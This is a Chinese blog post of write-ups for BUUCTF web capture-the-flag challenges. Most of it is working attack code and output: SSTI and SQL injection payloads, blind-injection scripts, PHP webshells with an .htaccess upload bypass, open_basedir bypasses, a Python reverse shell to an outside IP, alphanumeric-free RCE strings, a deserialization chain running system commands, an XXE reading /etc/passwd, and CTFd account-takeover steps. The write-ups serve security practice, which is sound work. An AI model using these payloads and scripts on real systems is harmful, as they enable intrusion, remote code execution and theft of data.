

BUU CTF web(三)

原创


[Oxdawn](#) 于 2020-04-30 18:58:58 发布 4314 收藏 2

分类专栏: [CTF](#)

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本文链接: https://blog.csdn.net/weixin_43872099/article/details/105867755

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[CTF 专栏收录该内容](#)

13 篇文章 0 订阅

订阅专栏

[WesternCTF2018]shrine

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{% set {}=None%}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))

if __name__ == '__main__':
    app.run(debug=True)
```

/shrine/路径下可以模板注入

```
http://c5d52eaf-29bb-49b6-81fc-c82fe18f6826.node3.buuoj.cn/shrine/{1+1}
```

源码中注册了一个名为FLAG的config

但黑名单把config、self循环遍历并替换为空, 所以读取不到

[python内置函数](#)

url_for

```
/shrine/{{url_for.__globals__}}
```

```
/shrine/{{url_for.__globals__['current_app'].config}}
```

get_flasher_messages

```
/shrine/{{get_flashed_messages.__globals__['current_app'].config}}
```

[SWPU2019]Web1

广告名处二次注入，且ban掉了注释，只能闭合引号注入

```
1' //查看广告详情报错
```

```
1'' //查看广告详情正常
```

/**/绕过空格过滤

空格过滤的基本操作

order by中含or，也被ban了，可以用group by代替

```
-1'/**/group/**/by/**/22,'1
```

联合查询

```
-1'/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

mysqlinnodb_table_stats

https://mariadb.com/kb/en/library/mysqlinnodb_table_stats/

```
-1'union/**/select/**/1,(select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

无列名注入

参考链接：

<https://www.jianshu.com/p/dc9af4ca2d06>

<https://www.anquanke.com/post/id/193512>

```
-1'union/**/select/**/1,(select/**/group_concat(b)/**/from(select/**/1,2,3/**/as/**/b/**/union/**/select*from/**/users)x),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

[GXYCTF2019]BabySQli

```
select * from user where username = '$name'
```

union select查询可知有三个字段

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target: http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn

Request

Raw Params Headers Hex

```
POST /search.php HTTP/1.1
Host: 05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin:
http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn
Connection: close
Referer:
http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

name=admin'union select 1,2,3#&pw=admin
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 08 Apr 2020 07:07:04 GMT
Content-Type: text/html
Content-Length: 226
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.29

<!--MMZFM422K5HDASKDN5TVU3SKOZRFQRRMMZFM6KJJB
SG6WSYJ JWESSCWPJNFQSTVLF LTC3GJIQYGOSTZKJ2VSVZR
NRFHOPJ5-->
<meta http-equiv="Content-Type"
content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>

wrong pass!
```

Done

415 bytes | 76 millis

后端代码

```
<?php
if($row['username']=='admin'){
    if($row['password']==md5($pass)){
        echo $flag;
    }else{
        echo "wrong pass!";
    }
}
else{ echo "wrong user!";}
```

知识点

当查询的数据不存在时，联合查询就会构造一个虚拟的数据

输入admin，密码为md5(123456)，代入查询时MySQL里面就会生成admin，123456的用户

同时使用123456密码进行登录，就可以绕过限制

```
name='union select 1,"admin","e10adc3949ba59abbe56e057f20f883e";#&pw=123456
```

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder **Repeater** Sequencer Decoder Comparer Extender Project options User options Alerts

1 x ...

Go Cancel < > Target: <http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn>

Request

Raw Params Headers Hex

```

POST /search.php HTTP/1.1
Host: 05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin:
http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn
Connection: close
Referer:
http://05e3e75d-12f1-4d66-9a0c-7cf347b61515.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

name='union select
1,"admin","e10adc3949ba59abbe56e057f20f883e"#"&pw=123456
          
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Server: openresty
Date: Wed, 08 Apr 2020 07:16:58 GMT
Content-Type: text/html
Content-Length: 258
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.29

<!--MMZFM422K5HDASKDN5TVU3SKOZRFQRRMMZFM6KJJB
SG6WSYJWESSCWPJNFQSTVLF LTC3GJIQYGOSTZKJ2VSVZR
NRFHOPJ5-->
<meta http-equiv="Content-Type"
content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>

flag{5347a49a-5069-4b38-a7f2-560d2b854a5a}
          
```

? < + > Type a search term 0 matches

https://blog.csdn.net/qq_41111111 447 bytes | 148 millis

Done

[GYCTF2020]Blacklist

这道题是以强网杯为原型的堆叠注入

```
1';show tables;
```

Black list is so weak for you, isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

https://blog.csdn.net/weixin_43872099

```
1';show columns from `FlagHere`;
```

Black list is so weak for you, isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

https://blog.csdn.net/weixin_43872099

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;
```

Black list is so weak for you, isn't it

姿势: `1';HANDLER FlagHere C` [提交查询](#)

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{5689e313-31d0-4030-a991-387a503ea938}"
}
```

https://blog.csdn.net/weixin_43872099

[CISCN 2019 初赛]Love Math

```
<?php
error_reporting(0);
//听说你很喜欢数学, 不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n', '\\', "'", '"', '\[, '\, '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
}
//帮你算出答案
eval('echo '.$content.'');
```

- `scandir()`: 返回指定目录中的文件和目录的数组
- `base_convert()`: 在任意进制之间转换数字
- `dechex()`: 把十进制转换为十六进制
- `hex2bin()`: 把十六进制字符串转换为ASCII字符
- `var_dump()`: 输出变量的相关信息
- `readfile()`: 输出一个文件。该函数读入一个文件并写入到输出缓冲。若成功，则返回从文件中读入的字节数。若失败，则返回 `false`

动态函数

PHP中可以把函数名通过字符串的方式传递给一个变量，然后通过此变量动态调用函数

```
$function = "sayHello";
$function();
```

getallheaders

函数用于包含当前请求所有头中信息的数组，失败返回FALSE

```
payload: ``pi= base onvert.pi(696468,10,36)($pi(8768397090111664438,10,30)(){1})``
```

据说是可以在 `header`中写入 `cat flag.php` 带出flag，但我本地没有成功

最终payload:

```
http://833b3035-65c8-45f0-aef4-8214e5f05661.node3.buuoj.cn/?c=$pi=(is_nan^(6).(4)).(tan^(1).(5));$pi=$$pi;$pi{0}($pi{1})&0=system&1=cat%20/flag
```

[CISCN2019 总决赛 Day2 Web1]Easyweb

robots.txt:

```
User-agent: *
Disallow: *.php.bak
```

最终在 `image.php.bak` 找到源码泄露

```

< ?php
include "config.php";

$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";

$id=addslashes($id);
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'", "'"), "", $id);
$path=str_replace(array("\\0","%00","\\'", "'"), "", $path);

$result=mysqli_query($con,"select * from images where id='{$id}' or path='{$path}'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);

$path="." . $row["path"];
header("Content-Type: image/jpeg");
readfile($path);

```

构造payload:

```
image.php?id=\0%27&path=%20or%20length((select group_concat(password) from users))=20%23
```

得知密码长度为20位，附上sql盲注脚本

```

import requests
import time

url = r'http://13f181de-393c-4dc4-b511-cf4ab608c75f.node3.buuoj.cn/image.php'
result = ''

for x in range(0, 20):
    high = 127
    low = 32
    mid = (low + high) // 2
    while high > low:
        payload = " or id=if(ascii(substr((select password from users limit 1 offset 0),%d,1))>%d,1,0)#" % (x, m
id)
        params = {
            'id': '\\\\0',
            'path': payload
        }
        response = requests.get(url, params=params)
        time.sleep(2)
        print(payload)
        if b'JFIF' in response.content:
            low = mid + 1
        else:
            high = mid
        mid = (low + high) // 2

    result += chr(int(mid))
print(result)

```



```

3c96032f46bef70b698
or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>79,1,0)#
or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>55,1,0)#
or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>67,1,0)#
or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>61,1,0)#
or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>58,1,0)#
or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>57,1,0)#
or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>56,1,0)#
3c96032f46bef70b698

```

https://blog.csdn.net/weixin_43872099

随便上传一张图片后发现文件名被写入日志

短标签绕过php过滤

PHP开启短标签即 `short_open_tag=on` 时，可以使用 `<?=$_?>` 输出变量

```
filename="<?=@eval($_POST['a']);?>"
```

The screenshot shows the Burp Suite interface with the following details:

- Request:**
 - Method: POST
 - URL: /upload.php
 - Host: 13f181de-393c-4dc4-b511-cf4ab608c75f.node3.buuoj.cn
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
 - Cookie: username=QE5FDx4%3D
 - Content-Type: multipart/form-data
 - boundary: -----1808601383991412911386481186
 - Content-Disposition: form-data; name="file";
 - filename="<?=@eval(\$_POST['a']);?>"
 - Content-Type: image/jpeg
- Response:**
 - Status: HTTP/1.1 200 OK
 - Server: openresty
 - Date: Fri, 10 Apr 2020 04:13:15 GMT
 - Content-Type: text/html
 - Content-Length: 157
 - Connection: close
 - Vary: Accept-Encoding
 - X-Powered-By: PHP/5.5.9-1ubuntu4.29
 - Body:


```
I logged the file name you uploaded to
logs/upload.00ae081cd57ad6bbe853accc7d9ecc86.1
og.php.
LOL<script>setTimeout('location.href="user.php"',3000);</script>
```

菜刀连一下，在根目录找到flag

[V&N2020 公开赛]HappyCTFd

CVE-2020-7245 CTFd账号接管

- 添加空格绕过限制来注册一个与受害者用户名相同的账号
- 生成忘记密码链接发送到自己的邮箱
- 重置密码，用admin账号和重置的密码登录，寻找flag

Solves Flags **Files** Tags Hints Requirements

Files

File	Settings
miaoflag.txt	✕

未选择文件。

Attach multiple files using Control+Click or Cmd+Click

https://blog.csdn.net/weixin_43872099

CVE-2020-7245 CTFd v2.0.0-v2.2.2 account takeover分析

[GWCTF 2019]枯燥的抽奖

check.php


```

<?php
mt_srand(447134701);

$str_long1 = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$str='';
$len1=20;
for ( $i = 0; $i < $len1; $i++){
    $str.=substr($str_long1, mt_rand(0, strlen($str_long1) - 1), 1);
}
echo $str;
?>

```

得到密码

[CISCN2019 华北赛区 Day2 Web1]Hack World

```

<?php
$dbuser='root';
$dbpass='root';

function safe($sql){
    #被过滤的内容 函数基本没过滤
    $blackList = array(' ', '|', '#', '-', ';', '&', '+', 'or', 'and', '`', '"', 'insert', 'group', 'limit', 'update', 'delete', '*', 'into', 'union', 'load_file', 'outfile', './');
    foreach($blackList as $blackitem){
        if(strpos($sql,$blackitem)){
            return False;
        }
    }
    return True;
}
if(isset($_POST['id'])){
    $id = $_POST['id'];
}else{
    die();
}
$db = mysql_connect("localhost",$dbuser,$dbpass);
if(!$db){
    die(mysql_error());
}
mysql_select_db("ctf",$db);

if(safe($id)){
    $query = mysql_query("SELECT content from passage WHERE id = ${id} limit 0,1");

    if($query){
        $result = mysql_fetch_array($query);

        if($result){
            echo $result['content'];
        }else{
            echo "Error Occured When Fetch Result.";
        }
    }else{
        var_dump($query);
    }
}else{
    die("SQL Injection Checked.");
}

```

异或注入

<https://www.jianshu.com/p/27df5c67157c>

```
1^1^1 //返回1
```

```
1^0^1 //返回0
```

sql盲注脚本

```
import requests
import time

url = "http://83b5c157-8a59-4ee0-b07d-90e16a32f156.node3.buuoj.cn/index.php"

result = ''
for i in range(40, 50):
    for j in range(32, 127):
        payload = '1^(cot(ascii(substr((select(flag)from(flag)), ' + str(i) + ',1))>' + str(j) + '))^1=1'
        print(payload)
        r = requests.post(url, data = {'id': payload})
        time.sleep(2)

        if r.text.find('girl') == -1:
            result += chr(j)
            print(j)
            break

print(result)
```

[极客大挑战 2019]FinalSQL

异或注入

```

import re
import requests
import string
import time

url = "http://88558fb8-9ead-4106-b960-9c0e4ef5aecb.node3.buuoj.cn/search.php"
flag = ''
def payload(i,j):
    # sql = "1^(ord(substr((select(group_concat(schema_name))from(information_schema.schemata)),%d,1))>%d)^1"%(i
    #                                     #数据库名字
    # sql = "1^(ord(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)='
    #                                     #表名
    # sql = "1^(ord(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name='F
    #                                     #列名
    sql = "1^(ord(substr((select(group_concat(password))from(F1naI1y)),%d,1))>%d)^1"%(i,j)
    data = {"id":sql}
    r = requests.get(url,params=data)
    time.sleep(2)
    # print (r.url)
    if "Click" in r.text:
        res = 1
    else:
        res = 0

    return res

def exp():
    global flag
    for i in range(1,10000) :
        print(i,':')
        low = 31
        high = 127
        while low <= high :
            mid = (low + high) // 2
            res = payload(i,mid)
            if res :
                low = mid + 1
            else :
                high = mid - 1
        f = int((low + high + 1)) // 2
        if (f == 127 or f == 31):
            break
        # print (f)
        flag += chr(f)
        print(flag)

exp()
print('flag=',flag)

```

[SUCTF 2019]EasyWeb

构造不包含数字和字母的webshell

- 异或构造
- 取反构造
- 自增构造

?_=\${%fe%fe%fe%fe^%a1%b9%bb%aa}{%fe}();&%fe=get_the_flag

文件上传绕过

```
nginx: .user.ini
apache: .htaccess
```

.htaccess上传的时候不能用GIF89a等文件头去绕过exif_imagetype,因为这样虽然能上传成功,但.htaccess文件无法生效

```
#define width 1337
#define height 1337
AddType application/x-httpd-php .abc
php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_76d9f00467e5ee6abc3ca60892ef304e/shell.abc"
```

shell.abc

```
GIF89a12PD9waHAgZXZhbCgkX0dFVFsnyyddKTs/Pg==
```

GIF89a后面的12是为了补足8字节,满足base64编码规则

```
import requests
import base64

htaccess = b"""
#define width 1337
#define height 1337
AddType application/x-httpd-php .abc
php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_76d9f00467e5ee6abc3ca60892ef304e/shell.abc"
"""

shell = b"GIF89a12" + base64.b64encode(b"<?php eval($_REQUEST['a']);?>")
url = "http://e9059d28-5f7a-44fc-801f-e76740eadd91.node3.buuoj.cn/?_=${%fe%fe%fe%fe^%a1%b9%bb%aa}{%fe}();&fe=ge
t_the_flag"

files = {'file':('.htaccess',htaccess,'image/jpeg')}
data = {"upload":"Submit"}
response = requests.post(url=url, data=data, files=files)
print(response.text)

files = {'file':('shell.abc',shell,'image/jpeg')}
response = requests.post(url=url, data=data, files=files)
print(response.text)
```

绕过open_basedir/disable_function

open_basedir是php.ini中的一个配置选项

它可将用户访问文件的活动范围限制在指定的区域,

假设open_basedir=/home/wwwroot/home/web1:/tmp/,

那么通过web1访问服务器的用户就无法获取服务器上除了/home/wwwroot/home/web1/和/tmp/这两个目录以外的文件。

注意用open_basedir指定的限制实际上是前缀,而不是目录名。

举例来说:若"open_basedir = /dir/user",那么目录 "/dir/user" 和 "/dir/user1"都是可以访问的。

所以如果要将访问限制在仅为指定的目录,请用斜线结束路径名。

Payload

```
http://e9059d28-5f7a-44fc-801f-e76740eadd91.node3.buuoj.cn/upload/tmp_76d9f00467e5ee6abc3ca60892ef304e/shell.abc
?a=chdir(%27img%27);ini_set(%27open_basedir%27,%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%
27..%27);ini_set(%27open_basedir%27,%27/%27);print_r(scandir(%27/%27));
```

```
http://e9059d28-5f7a-44fc-801f-e76740eadd91.node3.buuoj.cn/upload/tmp_76d9f00467e5ee6abc3ca60892ef304e/shell.abc
?a=chdir(%27img%27);ini_set(%27open_basedir%27,%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%
27..%27);ini_set(%27open_basedir%27,%27/%27);print_r(file_get_contents(%27/THis_Is_tHe_F14g%27));
```

参考链接

<https://www.cnblogs.com/wangtanzhi/p/12250386.html>

[GXYCTF2019]BabyUpload

.htaccess

```
SetHandler application/x-httpd-php
```

shell.jpg

GIF89a

```
<script language="php">eval($_POST['a']);</script>
```

[网鼎杯 2018]Comment

git源码恢复


```

<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
        set category = '$category',
            title = '$title',
            content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
        set category = '$category',
            content = '$content',
            bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>

```

首先到登录页面，爆破得到密码为zhangwei666

二次注入

```

$category = addslashes($_POST['category']);
$title = addslashes($_POST['title']);
$content = addslashes($_POST['content']);
$sql = "insert into board
    set category = '$category',
        title = '$title',
        content = '$content'";

```

```

$category = mysql_fetch_array($result)['category'];

```

`category` 在插入的时候进行了过滤，而在取出来的时候并没有过滤，这就造成了二次注入

```
category: 123',content=user(),/*
```

```
留言: */#
```

```
$sql = "insert into comment
set category = '123',content=user(),/*',
content = '*/#',
bo_id = '$bo_id'";
```

正文 */#

留言 root@localhost

SQL读取文件

用`load_file()`函数进行读取，值得注意的是读取文件并返回文件内容为字符串。要使用此函数，文件必须位于服务器主机上，必须指定完整路径的文件，而且必须有FILE权限。该文件所有字节可读，但文件内容必须小于`max_allowed_packet`。如果该文件不存在或无法读取，因为前面的条件之一不满足，函数返回 NULL。

读取/etc/passwd

```
123',content=(select(load_file('/etc/passwd'))),/*
```

读取.bash_history

```
123',content=(select(load_file('/home/www/.bash_history'))),/*
```

读取.DS_Store

```
123',content=(select hex(load_file('/tmp/html/.DS_Store'))),/*
```

读取flag

```
123',content=(select hex(load_file('/var/www/html/flag_8946e1ff1ee3e40f.php'))),/*
```

[V&N2020 公开赛]CHECKIN

```

from flask import Flask, request
import os
app = Flask(__name__)

flag_file = open("flag.txt", "r")
# flag = flag_file.read()
# flag_file.close()
#
# @app.route('/flag')
# def flag():
#     return flag
## want flag? naive!

# You will never find the thing you want:) I think
@app.route('/shell')
def shell():
    os.system("rm -f flag.txt")
    exec_cmd = request.args.get('c')
    os.system(exec_cmd)
    return "1"

@app.route('/')
def source():
    return open("app.py", "r").read()

if __name__ == "__main__":
    app.run(host='0.0.0.0')

```

nc监听1234端口，payload如下：

```

/shell?c=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("174.2.1.129",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'

```

```
cat /proc/*/fd/*
```

反弹shell的几种方法

<https://www.smile.top/linux-%E5%8F%8D%E5%BC%B9shell%E6%96%B9%E6%B3%95>

[极客大挑战 2019]RCE ME

```

<?php
error_reporting(0);
if(isset($_GET['code'])){
    $code=$_GET['code'];
    if(strlen($code)>40){
        die("This is too Long.");
    }
    if(preg_match("/[A-Za-z0-9]+/", $code)){
        die("NO.");
    }
    @eval($code);
}
else{
    highlight_file(__FILE__);
}
?>

```

无数字字母RCE

phpinfo

```
{%ff%ff%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}());&%ff=phpinfo
```

shell

```
code=${%fe%fe%fe%fe^%a1%b9%bb%aa}[_](${%fe%fe%fe%fe^%a1%b9%bb%aa}[__]);&_=_assert&__=eval($_POST[%27a%27])
```

disable_functions

中国蚁剑

AntSword 编辑 窗口 调试

>_ 111.73.46.229

(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux 99a49ff01d
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data: /var/www/html)

绕过 disable_functions-111.73.46.229

选择模式 ▶ ▶ 开始

PHP7 GC with Certain Destructors UAF

PHP版本

7.0 - all versions to date

7.1 - all versions to date

7.2 - all versions to date

7.3 - all versions to date

Reference

- [AntSword-Labs/bypass_disable_functions/7](#)
- [php7-gc-bypass](#)
- [Bug #72530 Use after free in GC with Certain Destructors](#)

i Shell状态

PHP版本 7.0

PHP位数 64

操作系统 Linux

当前目录 /var/www/htn

open_basedir

函数支持

dl ✗

putenv ✓

error_reporting ✓

error_log ✓

file_put_contents ✓

file_get_contents ✓

fopen ✓

https://blog.csdn.net/welxin_43874099

[2020 新春红包题]1

```
<?php
error_reporting(0);

class A {

    protected $store;

    protected $key;

    protected $expire;

    public function __construct($store, $key = 'flysystem', $expire = null) {
        $this->key = $key;
        $this->store = $store;
        $this->expire = $expire;
    }

    public function cleanContents(array $contents) {
```

```

    $cachedProperties = array_flip([
        'path', 'dirname', 'basename', 'extension', 'filename',
        'size', 'mimetype', 'visibility', 'timestamp', 'type',
    ]);

    foreach ($contents as $path => $object) {
        if (is_array($object)) {
            $contents[$path] = array_intersect_key($object, $cachedProperties);
        }
    }

    return $contents;
}

public function getForStorage() {
    $cleaned = $this->cleanContents($this->cache);

    return json_encode([$cleaned, $this->complete]);
}

public function save() {
    $contents = $this->getForStorage();

    $this->store->set($this->key, $contents, $this->expire);
}

public function __destruct() {
    if (!$this->autosave) {
        $this->save();
    }
}
}

class B {

    protected function getExpireTime($expire): int {
        return (int) $expire;
    }

    public function getCacheKey(string $name): string {
        // 使缓存文件名随机
        $cache_filename = $this->options['prefix'] . uniqid() . $name;
        if(substr($cache_filename, -strlen('.php')) === '.php') {
            die('?');
        }
        return $cache_filename;
    }

    protected function serialize($data): string {
        if (is_numeric($data)) {
            return (string) $data;
        }

        $serialize = $this->options['serialize'];

        return $serialize($data);
    }

    public function set($name, $value, $expire = null): bool{
        $this->writeTimes++;
    }
}

```

```

        $this->writeTimestamp();

        if (is_null($expire)) {
            $expire = $this->options['expire'];
        }

        $expire = $this->getExpireTime($expire);
        $filename = $this->getCacheKey($name);

        $dir = dirname($filename);

        if (!is_dir($dir)) {
            try {
                mkdir($dir, 0755, true);
            } catch (\Exception $e) {
                // 创建失败
            }
        }

        $data = $this->serialize($value);

        if ($this->options['data_compress'] && function_exists('gzcompress')) {
            //数据压缩
            $data = gzcompress($data, 3);
        }

        $data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
        $result = file_put_contents($filename, $data);

        if ($result) {
            return $filename;
        }

        return null;
    }
}

if (isset($_GET['src']))
{
    highlight_file(__FILE__);
}

$dir = "uploads/";

if (!is_dir($dir))
{
    mkdir($dir);
}

unserialize($_GET["data"]);

```

payload

```

<?php
class A{
    protected $store;
    protected $key;
    protected $expire;
    public $cache = [];
    public $complete = true;
    public function __construct () {
        $this->store = new B();
        $this->key = '/../wtz.phtml';
        $this->cache = ['path'=>'a','dirname'=>`cat /flag > ./uploads/flag.php`];
    }
}
class B{
    public $options = [
        'serialize' => 'system',
        'prefix' => 'sssss',
    ];
}
echo urlencode(serialize(new A()));

//data=0%3A1%3A"A"%3A5%3A{s%3A8%3A"%00*%00store"%3B0%3A1%3A"B"%3A1%3A{s%3A7%3A"options"%3Ba%3A2%3A{s%3A9%3A"serialize"%3Bs%3A6%3A"system"%3Bs%3A6%3A"prefix"%3Bs%3A5%3A"sssss"%3B}}s%3A6%3A"%00*%00key"%3Bs%3A13%3A"%2F..%2Fwtz.phtml"%3Bs%3A9%3A"%00*%00expire"%3BN%3Bs%3A5%3A"cache"%3Ba%3A2%3A{s%3A4%3A"path"%3Bs%3A1%3A"a"%3Bs%3A7%3A"dirname"%3Bs%3A32%3A`cat+%2Fflag+>+.%2Fuploads%2Fflag.php`"%3B}s%3A8%3A"complete"%3Bb%3A1%3B}

```

访问/uploads/flag.php得到flag

[NCTF2019]Fake XML cookbook

XXE

```

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<user><username>&xxe;</username><password>admin</password></user>

```

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Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x ...

Go Cancel < >

Target: <http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn>

Request

Raw Params Headers Hex XML

```
POST /doLogin.php HTTP/1.1
Host: e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Content-Type: application/xml; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 191
Origin: http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
Connection: close
Referer: http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<user><username>&xxe;</username><password>admin</password></user>
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 16 Apr 2020 11:13:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 968
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
